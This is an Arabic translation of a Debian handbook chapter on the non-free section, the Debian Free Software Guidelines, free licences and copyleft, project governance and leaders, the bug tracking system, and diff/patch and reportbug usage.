الالتزام بصيانة بنية لاستضافة برمجيات غير حرة (القسم « non-free »، انظر الملاحظة الجانبية الأقسام main، contrib وnon-free ص 147) هو محل خلاف بين الحين والآخر ضمن مجتمع دبيان.
يحتج النقّاد بأن هذا القسم يبعد الناس عن البدائل الحرة، ويناقض مبدأ خدمة قضية البرمجيات الحرة فقط. أما الداعمون فيبيّنون بهدوء أن معظم الحزم غير الحرة هي « حرة تقريباً »، ولا يوقفها إلا قيد واحد أو قيدين مزعجين (أكثرها شيوعاً حظر استخدام البرمجيات تجارياً). وبتوزيع هذه الأعمال في الفرع غير الحر، فنحن نوضح بشكل غير مباشر للمؤلف أن أعماله كانت

ستشهر أكثر وتستخدم على نطاق أوسع لو وضعت في القسم الرئيسي. أي أننا بالتالي ندعوهم بأدب لتعديل رخصهم لخدمة هذا الهدف.
بعد محاولة أولية غير مجدية لإزالة القسم في 2004، يتوقع ألا تعود فكرة إزالته بالكامل إلى جدول الأعمال لسنوات عديدة، خصوصاً أنه يحوي وثائق مفيدة كثيرة نقلت إليه ببساطة لأنها لم تكن توافق المعايير الجديدة للقسم الرئيسي. هذه هي الحالة خصوصاً مع بعض وثائق البرمجيات التي يصدرها مشروع GNU (خصوصاً Emacs، و Make).
إن بقاء القسم غير الحر يزعج مؤسسة البرمجيات الحرة كثيراً، وهو السبب الرئيسي الذي يجعلها ترفض تزكية دبيان رسمياً كنظام تشغيل حر.

1.2.2. مبادئ دبيان الاسترشادية للبرمجيات الحرة

يُعرِّف هذا المستند المرجعي البرمجيات « الحرة بما يكفي » لتضمينها في دبيان. إذا وافقت رخصة البرنامج هذه المبادئ، فيمكن تضمينه في القسم الرئيسي؛ وإلا فقد تجده في القسم غير الحر، شرط أن تسمح الرخصة بتوزيعه مجاناً. القسم غير الحر ليس جزءاً من دبيان رسمياً؛ بل هو خدمة إضافية يقدمها المشروع لمستخدميه.

بالإضافة لكون هذا النص يحدد معايير الاختيار في مشروع دبيان، فقد أصبح ذا شأن في قضية البرمجيات الحرة، إذا أنه خدم كأساس « لتعريف المصادر المفتوحة ». أي أن هذا النص كان قديماً أحد أولى التعريفات الرسمية لمفهوم « البرمجيات الحرة ».

رخصة GNU العامة (GNU General Public License)، ورخصة BSD، ورخصة Artistic كلها أمثلة عن رخص حرة تقليدية تتبع النقاط التسعة المذكورة في هذا النص. ستجد في الرابط التالي النص الكامل كما هو منشور على موقع دبيان.

→ http://www.debian.org/social_contract.ar#guidelines

1. **حرية إعادة التوزيع.**
   لا يمكن أن تمنع رخصة أحد مكونات دبيان أي جهة من بيع البرنامج أو توزيعه مجاناً ضمن توزيعة برمجيات مُجمَّعة تحوي برامج من مصادر متنوعة مختلفة. كما لا يجوز أن تفرض الرخصة إتاوة أو أي رسوم أخرى على عمليات البيع هذه.

أساسيات

الرخص الحرة

رخصة GNU GPL، ورخصة BSD، ورخصة Artistic كلها تتفق مع مبادئ دبيان للبرمجيات الحرة (Debian Free Software Guidelines)، رغم أنها تختلف عن بعضها كثيراً.

رخصة GNU GPL، التي تستخدمها وتدعمها FSF (مؤسسة البرمجيات الحرة، Free Software Foundation)، هي أشهرها. ميزتها الأساسية هي أنها تنطبق أيضاً على جميع الأعمال المشتقة من العمل التي يعاد توزيعها: فلا يمكن توزيع برنامج يدمج أو يستخدم شفرة رخصتها GPL إلا وفق شروط الرخصة نفسها. فهي تمنع إذاً أي شكل من أشكال إعادة الاستخدام في البرامج المحتكرة. هذا يفرض مشاكل خطيرة عند إعادة استخدام شفرة GPL في برامج حرة غير متوافقة مع هذه الرخصة. بالتالي، يستحيل أحياناً ربط برنامج منشور وفق رخصة حرة أخرى مع مكتبة موزعة برخصة GPL. من جهة أخرى، هذه الرخصة قوية جداً في القانون الأمريكي: شارك محامو FSF نفسهم في صياغتها، وقد أجبروا المخالفين في مرات كثيرة على الوصول إلى اتفاقات وديّة مع FSF قبل رفع القضية إلى المحاكم.

→ http://www.gnu.org/copyleft/gpl.html

رخصة BSD هي أقل الرخص تشدداً: كل شيء مسموح، بما في ذلك استخدام كود BSD معدّل في التطبيقات المحتكرة. بل إن Microsoft تستخدمها، حيث اعتمدت طبقة TCP/IP الخاصة بنواة BSD كأساس لتلك الطبقة في Windows NT.

→ http://www.opensource.org/licenses/bsd-license.php

أخيراً، تتخذ رخصة Artistic موقفاً وسطاً بين الرخصتين السابقتين: حيث تسمح بتضمين الكود في التطبيقات المحتكرة، لكن يجب نشر جميع التعديلات عليه.

→ http://www.opensource.org/licenses/artistic-license-2.0.php

النص الكامل لجميع هذه الرخص متوفر في `/usr/share/common-licenses/` على جميع نظم ديبان.

2. **الشفرة المصدرية.**

يجب أن يتضمن البرنامج شفرته المصدرية، ويجب أن يسمح بتوزيعها بالإضافة لتوزيع الملفات التنفيذية.

3. **الأعمال المشتقة.**

يجب أن تسمح الرخصة بالتعديل وبناء أعمال مشتقّة، كما يجب أن تسمح بإعادة توزيع هذه التعديلات تحت شروط رخصة البرنامج الأصلي نفسها.

4. **سلامة شفرة المؤلف المصدرية.**

يحق للرخصة أن تُقيّد توزيع الشفرة المصدرية بشكل معدل *فقط* إذا كانت تسمح بتوزيع « ملفات ترقيع » مع الشفرة المصدرية وذلك لتعديل البرنامج أثناء بنائه. يجب أن تسمح الرخصة صراحة بتوزيع البرامج الناتجة عن بناء الشفرة المصدرية المُعدَّلة. قد تفرض الرخصة استخدام اسم أو رقم إصدار

يختلف عن البرنامج الأصلي (*هذا تنازل. تُشجِّع مجموعة دبيان جميع المؤلفين على عدم تقييد تعديل أي ملفات، سواء مصدرية أو تنفيذية*).

5. **عدم إقصاء أي أفراد أو مجموعات.**
يجب ألا تميّز الرخصة أي فرد أو مجموعة في المعاملة.

6. **عدم إقصاء أي مجال تطبيقي.**
يجب ألا تمنع الرخصة أحداً من استخدام البرنامج في مجال معين من مجالات التطبيقات. مثلاً، لا يمكن منع استخدام البرنامج في الشركات التجارية، أو استخدامه في الأبحاث الجينية.

7. **توزيع الرخصة.**
يجب أن تنطبق الحقوق المتعلقة بالبرنامج على جميع الأطراف التي يُوزَّع لها البرنامج دون الحاجة لأن تلتزم بأحكام أي رخص إضافية.

8. **يجب ألا تكون الرخصة مخصصة لدبيان.**
يجب ألا تعتمد الحقوق المتعلقة بالبرنامج على كون البرنامج جزءاً من نظام دبيان. إذا استُخرِج البرنامج من دبيان واستُخدِم أو وزّع خارج دبيان لكن بما يتفق مع أحكام رخصة البرنامج، فيجب أن تتمتع كل الأطراف التي يعاد توزيع البرنامج لها بالحقوق نفسها التي تعطى عندما يكون البرنامج مدمجاً في نظام دبيان.

9. **يجب ألا تتعدى الرخصة على البرمجيات الأخرى.**
لا يحق للرخصة فرض قيود على البرمجيات الأخرى التي توزّع مع البرنامج المرخّص. مثلاً، يجب ألا تُصِرَّ الرخصة على ضرورة أن تكون البرمجيات الأخرى الموزعة على الوسط نفسه برمجيات حرة.

أساسيات

الحقوق المتروكة

مفهوم الحقوق المتروكة (copyleft) يعني استخدام قانون حقوق النشر لضمان حرية العمل ومشتقاته، بدلاً من تقييد حقوق الاستخدام، كما هي الحال في البرمجيات المحتكرة. كما أنه لعب على المصطلح « copyright ». اقتبس ريتشارد ستولمن الفكرة من صديق له، مولع بالتلاعبات اللفظية، كتب له على ظرف إحدى الرسائل الموجهة له: « copyleft: all rights reversed ». يفرض مبدأ الحقوق المتروكة حماية جميع الحريات الأولية عند توزيع نسخ أصلية أو معدلة من العمل (خصوصاً البرامج). بالتالي، لا يمكن توزيع برنامج ما على أنه برنامج احتكاري إذا كان مشتقاً من شفرة مأخوذة من برنامج منشور بحقوق متروكة. أشهر مجموعة من رخص الحقوق المتروكة هي طبعاً رخصة GNU GPL و مشتقاتها، و GNU LGPL أو GNU Lesser General Public License، و رخصة GNU FDL، أو GNU Free Documentation

License. للأسف، لا تتوافق رخص الحقوق المتروكة فيما بينها عموماً. ولذلك، يُفضّل استخدام واحدة منها فقط.

مجتمع

بروس بيرنز، قائد مثير للجدل

كان بروس بيرنز (Bruce Perens) القائد الثاني لمشروع دبيان، مباشرة بعد إيان موردك. كانت أساليبه الديناميكية والسلطوية خلافية جداً. إلا أنه يبقى رغم ذلك مساهماً مهماً في دبيان، يدين له المشروع خصوصاً بتحرير المستند الشهير: « مبادئ دبيان الاسترشادية للبرمجيات الحرة » (Debian Free Software Guidelines، أو DFSG)، الذي كان وضعه فكرة Ean Schussler في الأصل. لاحقاً، اشتق منه بروس « تعريف المصادر المفتوحة » الشهير، بعد إزالة كل ما يشير لدبيان منه.
→ http://www.opensource.org/
كان رحيله عن المشروع عاطفياً جداً، لكن بقي بروس مرتبطاً بقوة مع دبيان، بما أنه يستمر في دعم التوزيعة في الأوساط السياسية والاقتصادية. لا يزال يظهر بين الفينة والأخرى على القوائم البريدية ليعطي نصائحه ويعرض آخر مبادراته لرعاية دبيان.
آخر نوادره أن بروس كان وراء الإلهام « بالأسماء الرمزية » المختلفة لنسخ دبيان (1.1 — ريكس، 1.2 — باز، 1.3 — بو، 2.0 — هام، 2.1 — سلينك، 2.2 — بوتاتو، 3.0 — وودي، 3.1 — سارج، 4.0 — إيتش، 5.0 — ليني، 6.0 — سكويز، 7 — ويزي، الاختبارية الحالية — جيسي، غير المستقرة — Sid). هذه الأسماء مأخوذة من أسماء الشخصيات في فلم Toy Story. كان هذا الفلم الكرتوني مؤلفاً بالكامل من رسوم حاسوبية أنتجتها Pixar Studios، التي كان بروس موظفاً فيها في الوقت الذي كان يقود فيه مشروع دبيان. للاسم « Sid » حالة خاصة، لأنه مرتبط للأبد مع الفرع غير المستقر. في الفلم، كانت هذه الشخصية ابن الجيران الذي يكسر الألعاب دائماً — لذلك احذر من الاقتراب كثيراً من غير المستقرة. من ناحية أخرى، Sid يرمز أيضاً للعبارة « Still in development ».

1.3. العمليات الداخلية في مشروع دبيان

نتائج مشروع دبيان النهائية الكثيرة تنشأ من عمل مطوري دبيان الخبراء ومن عمل المطورين الفردي أو الجماعي على حزم دبيان، ومن ملاحظات المستخدمين.

1.3.1. مطوّرو دبيان

مسؤوليات مطوري دبيان متنوعة: وبما أنهم أعضاء رسميون في المشروع، فلهم تأثير كبير على توجهاته. يكون مطور دبيان عموماً مسؤولاً عن حزمة واحدة على الأقل، لكنه يستطيع الانضمام إلى فرق عديدة حسب وقته المتاح ورغبته، وبالتالي يستلم مسؤوليات أكبر ضمن المشروع.

→ http://www.debian.org/devel/people

→ http://www.debian.org/intro/organization

→ http://wiki.debian.org/Teams


أدوات

قاعدة بيانات المطورين

في دبيان قاعدة بيانات تحوي جميع المطورين المسجلين في المشروع، ومعلوماتهم أيضاً (العنوان، رقم الهاتف، الإحداثيات الجغرافية مثل خط الطول وخط العرض، الخ). بعض هذه المعلومات (الاسم الأول والنسبة، الدولة، اسم المستخدم ضمن المشروع، اسم المستخدم على IRC، مفتاح GnuPG، الخ) علنية ومتاحة على الوب.

→ http://db.debian.org/

تسمح معرفة الإحداثيات الجغرافية برسم خريطة تحدد مواقع جميع المطورين حول العالم. دبيان مشروع عالمي حقاً: حيث تجد مطوري دبيان في كل القارات، إلا أن الغالبية تتركز في « الدول الغربية ».



شكل 1.1. توزُّع مطوري دبيان حول العالم

إدارة الحزم هي عملية مقننة نسبياً، توثيقها شامل أو أحياناً مقيّدة. يجب إذاً الالتزام بجميع المعايير التي تفرضها *Debian Policy* (سياسة دبيان). لحسن الحظ، هناك أدوات عديدة تُهوّن عمل المشرفين. وهكذا يستطيع المطور التركيز على خصائص حزمته وعلى المهام الأكثر تعقيداً، مثل تصحيح العلل.

→ http://www.debian.org/doc/debian-policy/

أساسيات

صيانة الحزم، مهمة المطور

صيانة حزمة (أو الإشراف على حزمة) يقتضي —بادئ الأمر— « تحزيم » برنامج ما. بكلمات أدق، هذا يعني تعريف وسائل التثبيت بحيث يعمل هذا البرنامج —بعد تثبيته— ويتوافق مع القواعد التي يفرضها مشروع دبيان على نفسه. تُحفَظ نتيجة هذه العملية في

ملف deb.. بعدها لن يحتاج التثبيت الفعلي للبرنامج سوى استخراج الملفات من هذا الأرشيف المضغوط وتنفيذ بعض سكربتات ما قبل أو ما بعد التثبيت التي تجدها داخله. بعد هذه المرحلة الأولية، تبدأ دورة الصيانة فعلياً: تحضير التحديثات مع الالتزام بآخر تحديثات سياسة دبيان، إصلاح العلل التي يبلغ عنها المستخدمون، وتوفير نسخ « منبعية » جديدة من البرنامج التي تستمر في التطور على التوازي بطبيعتها. مثلاً، كان إصدار البرنامج عند التحزيم الأولي 1.2.3. بعد بضعة شهور من التطوير، أصدر المؤلفون الأساسيون نسخة مستقرة جديدة، رقمها 1.4.0. عند هذه اللحظة، يجب أن يُحدِّث مشرف دبيان الحزمة، حتى يستطيع المستخدمون الاستفادة من آخر نسخة مستقرة.

تحدد السياسة، وهي إحدى العناصر الأساسية في مشروع دبيان، المبادئ التي تضمن كلاً من جودة الحزم والتناغم التام بين مكونات التوزيعة. وبفضل هذه السياسة يبقى دبيان متماسكاً رغم حجمه العملاق. هذه السياسة ليست منقوشة على الحجر، بل تتطور باستمرار بفضل المقترحات المطروحة على القائمة البريدية debian-policy@lists.debian.org . تقبل التحسينات التي تتفق عليها جميع الأطراف المهتمة وتطبقها على النص مجموعة صغيرة من المشرفين الذين لا يتحملون أي مسؤوليات تحريرية (هم فقط يضيفون التعديلات التي يتفق عليها مطورو دبيان أعضاء القائمة البريدية السالف ذكرها). يمكنك قراءة مقترحات التحسين الحالية على نظام تبليغ العلل:

→ http://bugs.debian.org/debian-policy

مجتمع

عملية تحرير السياسة

يحق لأي شخص اقتراح تحسين سياسة دبيان عبر إرسال بلاغ عن علة في الحزمة debian-policy ويحدد مستوى الخطورة « wishlist ». العملية التي تبدأ بعد هذه الخطوة موثقة في /usr/share/doc/debian-policy/Process.html: إذا قُبِلَت فكرة حل المشكلة المعروضة بإنشاء قاعدة جديدة في سياسة دبيان، يفتتح النقاش على القائمة البريدية debian-policy@lists.debian.org حتى الوصول إلى إجماع وتقديم مقترح. بعدها يصيغ أحدهم مسودة للتحسين المنشود ويقدمه لطلب الموافقة (بشكل رقعة للمراجعة). فور إقرار مطورين اثنين آخرين أن التحسين المقترح يتفق مع الإجماع الذي وصلنا إليه في النقاش السابق (في الإنكليزية، يستخدم الفعل « to second » للدلالة على هذه الخطوة)، يمكن أن يضمّن أحد مشرفي الحزمة debian-policy المقترح في المستند الرسمي. إذا فشلت العملية في إحدى هذه المراحل، يغلق المشرفون تقرير العلة، ويصنفون المقترح مع المقترحات المرفوضة.

> *سياسة دبيان*
>
> **التوثيق**
>
> تُخزَّن وثائق كل حزمة في `/usr/share/doc/package/`. يحوي هذا المجلد غالباً ملف `README.Debian` يصف التعديلات الخاصة بدبيان التي أجراها مشرف الحزمة. من الحكمة إذاً قراءة هذا الملف قبل تعديل أي شيء، حتى تستفيد من خبرته. كما تجد أيضاً ملف `changelog.Debian.gz` يبيّن التغييرات التي أجراها مشرف دبيان على الإصدارات السابقة. لا تخلط بين هذا الملف وبين الملف `changelog.gz` (أو ما يعادله)، الذي يبين التغييرات التي أجراها مطورو المنبع. يتضمن الملف `copyright` معلومات عن المؤلفين والرخصة التي تحمي البرنامج. أخيراً، قد تجد أيضاً ملفاً اسمه `NEWS.Debian.gz`، الذي يسمح لمطور دبيان بإيصال المعلومات المهمة المتعلقة بالتحديث؛ فإذا كان *apt-listchanges* مثبتاً، فسوف تعرض هذه الرسائل آلياً. أي ملفات أخرى ستكون خاصة بالبرنامج نفسه. خصوصاً المجلد الفرعي `examples`، الذي يحوي أحياناً أمثلة عن ملفات الضبط.

تغطي السياسة نواحي عملية التحزيم التقنية بشكل جيد جداً. كما يسبب حجم المشروع أيضاً مشاكل تنظيمية؛ يعالج دستور دبيان (Debian Constitution) هذه القضايا. يحدد الدستور نظام وأساليب اتخاذ القرار. بكلمات أخرى، يحدد نظام حكم رسمي.

يُعرِّف هذا الدستور عدداً من الأدوار والمناصب، بالإضافة لمسؤوليات وصلاحيات كل واحد منها. من الجدير بالملاحظة أن مطوري دبيان يملكون دوماً السلطة النهائية في اتخاذ القرار عبر التصويت على استفتاء عام، حيث يجب الحصول على أغلبية مطلقة تبلغ ثلاثة أرباع (75%) الأصوات لإجراء التعديلات الكبيرة (كالتعديلات التي تؤثر على الوثائق المؤسِّسة). لكن المطورين ينتخبون سنوياً « قائداً » ليمثلهم في اللقاءات، ويضمن التنظيم الداخلي بين الفرق المختلفة. هذه الانتخابات هي فترة نقاشات محتدمة دائماً. منصب القائد هذا غير معرّف في أي مستند: يقترح المرشحون لهذا المنصب عادة تعريفهم الخاص لهذا الموقع. عملياً، تشمل أدوار القائد العمل كممثل إعلامي للمشروع، والتنسيق بين الفرق « الداخلية »، وإرشاد المشروع بشكل عام، وذلك بما يرضي المطورين: فآراء قائد دبيان (DPL) تعكس وجهة نظر أغلبية أعضاء المشروع ضمنياً.

يتمتع القائد بسلطة حقيقية؛ فتصويته يرجح كفة التصويتات المتعادلة، ويستطيع اتخاذ أي قرار في أي موضوع لا يقع ضمن صلاحية أحد ويمكنه تفويض جزء من مسؤولياته للآخرين.

منذ ولادة المشروع، استلم القيادة إيان موردك، ثم بروس بيرنز، ثم إيان جاكسون، ثم ريتشارد آكرمان، بن كولنز، بدايل غابري، مارتن ميكلماير، براندن روبنسون، أنطوني تاونز، سام هوسيفار، ستيف ماك إنتير، ستيفانو زاتشيرولي ثم لوكاس ناسبوم.

كما يعرف الدستور أيضاً « لجنة تقنية ». دور هذه اللجنة الرئيسي هو البت في القضايا التقنية عندما لا يصل المطورون أصحاب العلاقة إلى اتفاق فيما بينهم. فيما عدا ذلك، تلعب اللجنة دوراً استشارياً لأي مطور لا يستطيع اتخاذ قرار يقع ضمن مسؤولياته. من المهم أن تلاحظ أنهم يتدخلون فقط عندما يدعوهم أحد أطراف العلاقة إلى التدخل.

أخيراً، يُعِّرف الدستور منصب « سكرتاريا المشروع »، المسؤول عن تنظيم الأصوات في الانتخابات المختلفة والاستفتاءات العامة.

عملية « الاستفتاء العام » مفصلة بالكامل في الدستور، منذ مرحلة النقاش الأولي وحتى إحصاء الأصوات الأخير. لمزيد من التفاصيل انظر:

→ http://www.debian.org/devel/constitution.en.html

ثقافة

حرب الكلام، النقاشات المشتعلة

« حرب الكلام » هي جدالات شديدة الانفعال، التي تنتهي أغلب الأحيان بهجوم الناس على بعضهم بعد استنفاد كل الحجج المنطقية لدى الطرفين. بعض المواضيع تتحول غالباً إلى جدالات أكثر من غيرها (اختيار محرر النصوص، « هل تفضل **vi** أو **emacs**؟ »، هو مثال قديم). تثير هذه القضايا غالباً تبادلات بريدية سريعة جداً نتيجة الأعداد الغفيرة التي تريد إبداء رأيها بالموضوع (كل الناس) والطابع الشخصي لهذا النوع من الأسئلة.

لا ينتج أي شيء له فائدة خاصة عموماً من هكذا نقاشات؛ ننصحك عموماً بالبقاء خارج هذه الجدالات، وربما عليك المرور بمحتواها مرور الكرام، لأن قراءتها بالكامل ستضيع وقتاً كثيراً.

حتى لو كان هذا الدستور يقيم قواعد الديموقراطية، إلا أن الواقع اليومي يختلف كثيراً: يتبع دبيان طبيعياً قواعد الفعلوقراطية في البرمجيات الحرة: فالذي يفعل الأشياء هو من يقرر طريقة عملها. يمكن هدر وقت طويل في الجدال حول كفاءة الأساليب المختلفة لحل مشكلة ما؛ سيكون الحل الذي يقع عليه الاختيار هو أول حل يعمل بشكل صحيح ومرضٍ... وهذا الحل هو نتيجة الوقت الذي يبذله أحد الأشخاص الفاعلين في العمل.

هذه هي الطريقة الوحيدة للترقي في الرتب: افعل شيئاً مفيداً وأظهر أن عملك جيد. تعمل العديد من فرق دبيان « الإدارية » بطريقة الاستقطاب المشترك (co-option، أي أن الأعضاء الجدد ينضمون بدعوة من الأعضاء الحاليين في الفريق)، حيث يفضلون المتطوعين الذين كانت لهم مساهمات فعالة وأثبتوا جدارتهم. هذه الطريقة عملية، لأن معظم العمل الذي يعملونه علني، وبالتالي، يمكن لأي مطور مهتم أن يصل إليه. لذلك يوصف دبيان غالباً « بالميريتوقراطية ».

ثقافة

الميريتوقراطية، سلطان العلم

الميريتوقراطية هي شكل من أشكال الحكم حيث تملك الطبقة الأكثر أهليّة زمام السلطة. في دبيان، الأهلية هي مقياس الكفاءة، التي تقيّم بمراقبة النشاطات السابقة للفرد أو لمجموعة ضمن المشروع (يتحدث ستيفانو زاتشيرولي، قائد المشروع السابق، عن « الفعلوقراطية »، أي « سلطة الذين ينفذون الأفعال »). مجرد حضور هؤلاء يثبت مستوى معين من الحرفية؛ فإنجازاتهم عموماً هي برمجيات حرة، وشفرتها المصدرية متاحة، التي يمكن أن يراجعها النظراء بسهولة لتقييم جودتها.

تضمن هذا الطريقة الفعالة في العمل كفاءة المساهمين في فرق دبيان « المفتاحية ». هذه الطريقة ليست مثالية طبعاً ويظهر أحياناً من يرفض أسلوب العمل هذا. قد يبدو أن اختيار المطورين المقبولين في الفرق كأنه عشوائي قليلاً، أو غير منصف. بالإضافة لذلك، يختلف تعريف الخدمة المتوقعة من هذه الفرق بين الأفراد. بالنسبة لبعض الناس، لا يمكن أبداً أن يقبلوا بالانتظار ثمانية أيام لإضافة حزمة دبيان جديدة، بينما ينتظر آخرون بصبر لثلاثة أسابيع دون أن يشتكوا. لذلك، تظهر شكاوى منتظمة تتذمر من « جودة خدمة » بعض الفرق.

مجتمع

انضمام المشرفين الجدد

أكثر الفرق انتقاداً في كل الأوقات هو الفريق المسؤول عن قبول المطورين الجدد. علينا أن نعترف أن دبيان —على مر السنين— قد رفع متطلباته أكثر فأكثر بالنسبة للمطورين الذين يقبلهم. قد يرى بعض الناس شيئاً من الظلم في ذلك، لكن لا بد أن نقرَّ بأن التحديثات التي كانت صغيرة في البداية قد أصبحت أعظم بكثير في مجتمع يضم أكثر من 1000 شخص عندما يتعلق الأمر بضمان جودة وتكامل كل شيء ينتجه دبيان لمستخدميه.

بالإضافة لذلك، تختتم عملية القبول بمراجعة فريق صغير لطلب الترشُّح، ألا وهو فريق المسؤولين عن حسابات دبيان (Debian Accounts Managers، أو DAM اختصاراً). هؤلاء المديرون إذن معرضون للنقد بالذات، لأنهم يملكون القول الفصل في ضم أو رفض متطوع ضمن مجتمع مطوري دبيان. عملياً، قد يضطرون أحياناً لتأخير قبول شخص ما حتى يتعرف أكثر على عمليات المشروع. يمكنك طبعاً المساهمة في دبيان قبل قبولك كمطور رسمي، إذا رعاك بعض المطورين الحاليين.

1.3.2. الدور الفاعل للمستخدمين

قد يتساءل المرء إذا كان مناسباً أن نذكر المستخدمين بين الناس الذين يعملون ضمن مشروع دبيان، الإجابة هي نعم قطعاً: فهم يلعبون دوراً حاسماً في المشروع. بعيداً عن « السلبية »، بعض المستخدمون يدعمون النسخ التطويرية من دبيان ويرسلون تقارير عن العلل بشكل منتظم لإظهار المشاكل. وغيرهم يتجاوز ذلك ويرسل

أفكاراً لتطويرات، عبر إرسال تقرير علة مستوى خطورته « wishlist »، أو حتى إرسال تصحيحات على الشفرة المصدرية، التي تدعى « رقع » (انظر الملاحظة الجانبية الترقيع، طريق إرسال التصحيحات ص 56).

أدوات

نظام تتبع العلل

نظام تتبع علل دبيان (Debian Bug Tracking System، أو Debian BTS) يستخدم في أجزاء كبيرة من المشروع. يسمح القسم العام (واجهة الوب) للمستخدمين باستعراض جميع تقارير العلل، مع إمكانية عرض قوائم علل مرتّبة حسب معايير متنوعة، مثلاً: حسب الحزمة المتأثرة، أو مستوى الخطورة، أو الحالة، عنوان مبلغ العلة، عنوان المشرف المسؤول عنها، أو حسب وسم معين، الخ. كما يمكن أيضاً تصفح المحفوظات القديمة الكاملة لجميع النقاشات حول كل واحدة من العلل.

تحت السطح، يعتمد النظام على التواصل عبر البريد الإلكتروني: كل المعلومات التي يخزنها تأتي من رسائل يرسلها الأشخاص أصحاب العلاقة. مثلاً، أي رسالة إلكترونية إلى `12345@bugs.debian.org` سوف تُضاف إلى محفوظات العلة رقم 12345. يحق لأصحاب السلطة « إغلاق » العلة عبر كتابة رسالة تبين أسباب قرار الإغلاق إلى `12345-done@bugs.debian.org` (تُغلَق العلة عندما تُحل المشكلة المطروحة أو عندما يتبين أنها ليست مشكلة فعلية). أما التبليغ عن العلل الجديدة فيكون بإرسال رسالة إلكترونية إلى `submit@bugs.debian.org` توافق الصيغة الخاصة التي تُعرِّف الحزمة التي تحوي العلة. يسمح العنوان `control@bugs.debian.org` بتحرير جميع « المعلومات الفوقية » (meta-information) لعلة ما.

هناك مزايا وظيفية أخرى لنظام تتبع علل دبيان أيضاً، مثل استخدام الوسوم لتصنيف العلل. لمزيد من المعلومات انظر

→ http://www.debian.org/Bugs/

مصطلحات

خطورة العلة

تحدد خطورة العلة درجة خطورة المشكلة المبلغ عنها بالضبط. بطبيعة الحال، ليست كل العلل بالأهمية نفسها؛ مثلاً، خطأ مطبعي في صفحة دليل لا يقارن بثغرة أمنية في برنامج مخدم.

يستخدم دبيان سُلَّماً موسعاً لتوصيف خطورة العلة. كل مستوى مُعرَّف بدقة لتسهيل الاختيار بينها.

→ http://www.debian.org/Bugs/Developer#severities

بالإضافة لذلك، يحب كثير من المستخدمين الراضين عن الخدمة التي يقدمها دبيان أن يقدموا مساهمات شخصية للمشروع. لا يملك جميع الناس خبرات برمجية كافية، ولذلك قد يختارون المساعدة في ترجمة ومراجعة الوثائق. هناك قوائم بريدية لكل لغة لتنظيم هذا العمل.

→ https://lists.debian.org/i18n.html

→ http://www.debian.org/international/

أساسيات

ما هي i18n و l10n؟

« i18n » و « l10n » هما اختصاران للكلمتان « internationalization » (تدويل) و « localization » (توطين)، حيث يحتفظ بالحرفين الأول والأخير من الكلمة، ويوضع بينهما عدد الأحرف المحذوفة من وسط الكلمة.

« لتدويل » برنامج ما يجب تعديله بحيث تصبح ترجمته (أو توطينه) ممكنة. هذا يحتاج إعادة كتابة جزئية للبرنامج إذا كان مكتوباً في البداية بحيث يعمل بلغة واحدة وذلك حتى يصبح فتحه لجميع اللغات ممكناً.

« توطين » برنامج ما يعني ترجمة الرسائل الأصلية (غالباً تكون بالإنكليزية) إلى لغة أخرى. يجب أن يكون البرنامج مدولاً من قبل حتى نتمكن من تنفيذ هذه العملية.

خلاصة الكلام، التدويل هو تجهيز البرنامج للترجمة، التي تتم لاحقاً عبر التوطين.

أساسيات

الترقيع، طريق إرسال التصحيحات

الرقعة هي ملف يحدد التغييرات التي ستجرى على ملف مرجعي واحد أو أكثر. بكلمات أدق، سيحوي هذا الملف مجموعة سطور يجب إزالتها أو إضافتها إلى الكود، بالإضافة إلى سطور مأخوذة من النص المرجعي (أحياناً) توضع التعديلات في سياقها (هذا يسمح بمعرفة موقع التغييرات إذا تغيرت أرقام السطور).

تدعى الأداة المستخدمة لتطبيق التعديلات المعطاة في ملف من هذا النوع بالاسم **patch**. أما الأداة التي تنشئ هذه الملفات فهي **diff**، وهي تستخدم كما يلي:

```
$ diff -u file.old file.new >file.patch
```

يحوي الملف `file.patch` التعليمات اللازمة لتحويل محتوى `file.old` إلى `file.new`. يمكننا إرساله إلى شخص آخر، وعندها سيتمكن من استخدامه لإعادة توليد `file.new` من الملفين الآخرين، كالتالي:

```
$ patch -p0 file.old <file.patch
```

أصبح الملف `file.old` مماثلاً للملف `file.new` الآن.

أدوات

التبليغ عن علة باستخدام **reportbug**

تُسهِّل الأداة **reportbug** إرسال تقارير العلل التي تظهر في حزم دبيان. فهي تساعد على التأكد من أن العلة المكتشفة لم يبلغ عنها من قبل، بالتالي، تمنع التكرار في النظام. كما تُذكّر المستخدم بتعاريف مستويات الخطورة المختلفة، حتى يكون تقرير العلة أدق ما يمكن (يستطيع المطور دائماً إعادة ضبط هذه المتغيرات لاحقاً، إذا اقتضى الأمر). تساعد هذه الأداة على كتابة تقرير علة كامل دون أن يحتاج المستخدم لمعرفة

الصيغة بدقة، فهي تكتبها وتسمح للمستخدم بتحريرها. ثم يُرسَل هذا التقرير عبر مخدم البريد الإلكتروني (المحلي افتراضياً، لكن تستطيع **reportbug** استخدام مخدمات بعيدة أيضاً).
تستهدف هذه الأداة النسخ التطويرية أولاً، حيث تصحح العلل هناك. بطبيعة الحال، التغييرات في النسخة المستقرة من دبيان غير محبذة، مع بعض الاستثناءات القليلة بالنسبة للتحديثات الأمنية أو التحديثات المهمة الأخرى (إذا لم تكن الحزمة تعمل مطلقاً على سبيل المثال). أما تصحيحات العلل الصغيرة في حزم دبيان فعليها الانتظار حتى إصدار النسخة المستقرة التالية إذن.

تزداد فعالية هذه الآليات حسب نشاط المستخدمين. فبدلاً من أن يكونوا مجموعة أشخاص معزولين، مستخدمون دبيان يشكلون مجتمعاً حقيقياً تحدث فيه تبدلات كثيرة. نذكر بالأخص النشاط المذهل على قائمة المستخدمين البريدية، `debian-user@lists.debian.org` (يتحدث *الفصل 7، حل المشكلات والعثور على المعلومات* ص 182 عنها بتفصيل أكبر).

